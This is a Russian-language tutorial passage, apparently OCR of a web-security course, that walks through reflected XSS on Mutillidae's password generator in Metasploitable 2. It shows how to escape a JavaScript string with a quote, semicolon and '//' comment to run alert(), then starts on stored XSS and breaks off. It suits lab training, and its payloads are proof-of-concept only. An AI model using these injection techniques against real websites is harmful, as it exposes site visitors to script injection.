
Продолжим исследования уязвимости Reflected XSS. Смысл предыдущих инъекций заключалась в том, что мы вставляли их в код HTML. Вспомните запись вида: «<script>alert(«Reflected XSS»)</script>». Ее можно видоизменить различными способами, к примеру используя cheet sheet.

На самом деле подходы к обнаружению уязвимости XSS довольно обширны, и нет какого-либо общего вектора для исследования. Вам просто нужно пытаться найти уязвимости, исходя из особенностей веб-страницы.

Для рассмотрения следующего примера, мне понадобится веб-приложение Metasploitable 2, которое называется «Mutillidae» нам в меню выбрать следующие опции: «OWASP Top 10» - «A1 — Injection» - «JavaScript Injection» - «Password Generator»:

Эта страница представляет собой генератор паролей. Мы можем нажать на кнопку «Generate»:

В итоге мы получили сгенерированный пароль. Можно шаги по генерации проделывать снова и снова. Если мы детально рассмотрим вывод на странице, то обнаружим, что данный пароль был сгенерирован для пользователя «Anonymous»:



Теперь перейдем в URL веб-страницы, и заметим, что в параметре указано имя «Anonymous»:


Мы можем изменить этот параметр, на любое другое имя. Возьму, к примеру «Timcore»:

Нужно заметить, что отображение данных на странице, при вводе в URL, наводит на мысль, что здесь существует уязвимость XSS, так как все, что Вы вводите, отображается на странице.


Давайте попытаемся сделать инъекцию в код данной веб-страницы, посредством уже известного нами скрипта: «<script>alert(«Reflected XSS»)</script>», в URL:

Как Вы можете видеть, скрипт не сработал, так как мы не видим привычного всплывающего окна, с текстом «Reflected XSS», но часть кода появилась на веб-странице. По идее, его не должно быть, так как мы в предыдущем примере вводили имя, и ничего не происходило. Это зацепка, для дальнейших действий.

Давайте исследуем элемент кода, который вывелся на странице, с помощью инспектора кода. Наводим курсор мыши на код, и жмем правую кнопку мыши, и выбираем «Inspected Element»:




Мы перемещаемся на открывающий и закрывающий теги «blockqoute». Находим сломанный код, и он выглядит как:




На этой странице происходит автоматическое размещение введенных данных в два тега <script>. Исходя из этого мы можем сделать вывод, что эти теги не нужны, и мы уберем их из нашего скрипта.

Обратите внимание на код, в скрипте нет закрывающего тега <script>:



Еще можно обнаружить в записи одну кавычку:



Нам просто необходимо закрыть кавычку еще одним символом. Запись примет вид: «“ alert(„Reflected XSS“)». Это нужно для того, чтобы была запись функции в чистом виде, без лишних символов.


Давайте окинем взглядом наш код на JavaScript. Вначале у нас идет первая строка кода: «document.getElementById». Для того, чтобы эксплуатировать эту уязвимость, на обязательно быть программистом JavaScript. Вам нужно понимать, как все работает.

Нас интересует InnerHTML, с дальнейшей записью, которую мы пытаемся закрыть дополнительной кавычкой, убрав тег script. В языке программирования JavaScript, для того, чтобы завершить строку, необходимо вставить символ точка с запятой «;». Смотрите, что мы делаем. Логика заключается в том, чтобы закрыть первую строку, которая завершается вставленной нами кавычкой. Запись примет вид „ ;alert(„Reflected XSS“). Как Вы уже догадались, нам нужно добавить дополнительный символ «;», в конец второй строки. Это будет выглядеть как: „ ;alert(„Reflected XSS“);.

Давайте попробуем ввести наш преобразованный код в строку URL:

Как видим, ничего не произошло. Нам нужно просмотреть исходный код страницы вновь. Жмем кнопку «Generate», и далее переходим в инспектор элементов. Получаем вывод следующего кода:

Обратите внимание на запись после innerHTML. Наша закрывающая кавычка на месте, и в целом запись идет по нашему сценарию, вплоть до закрытия кода, с помощью символов «“;». Это все жестко прописано в коде, но мы можем воспользоваться методом, который применяется при SQL-инъекциях, а именно методом комментирования. Комментарии имеют вид двух прямых слэшей: «//». Вставляем их в наш код: «„ ;alert(„Reflected XSS“);//», и копируем в адресную строку браузера:



Наш код запустился, и мы смогли проэксплуатировать эту уязвимость. Важно помнить то, что методы, которые Вы используете при поиске уязвимостей, не только XSS и SQL-инъекции, вообще любых уязвимостей, будут отличаться от сайта к сайту. Поэтому нужно тщательно исследовать веб-страницы, смотреть их исходный код, смотреть как данные передаются между сайтами.

5.0 Исследование Stored XSS. Уровень «low».


Можем перейти к рассмотрению Stored XSS. Он очень похож на Reflected XSS, который мы уже разбирали в предыдущих уроках. Иными словами, он позволяет делать инъекции JavaScript кода в браузер, и код выполняется у пользователей, которые посещают страницу. К чему я веду, смысл Reflected XSS в том, чтобы отправить URL цели, и она уже должна кликнуть по этой ссылке, чтобы запустить эксплойт.

В случае же Stored XSS, код будет сохранен в базе данных или на странице веб-сайта. При каждом открытии страницы, пользователь будет получать Ваш

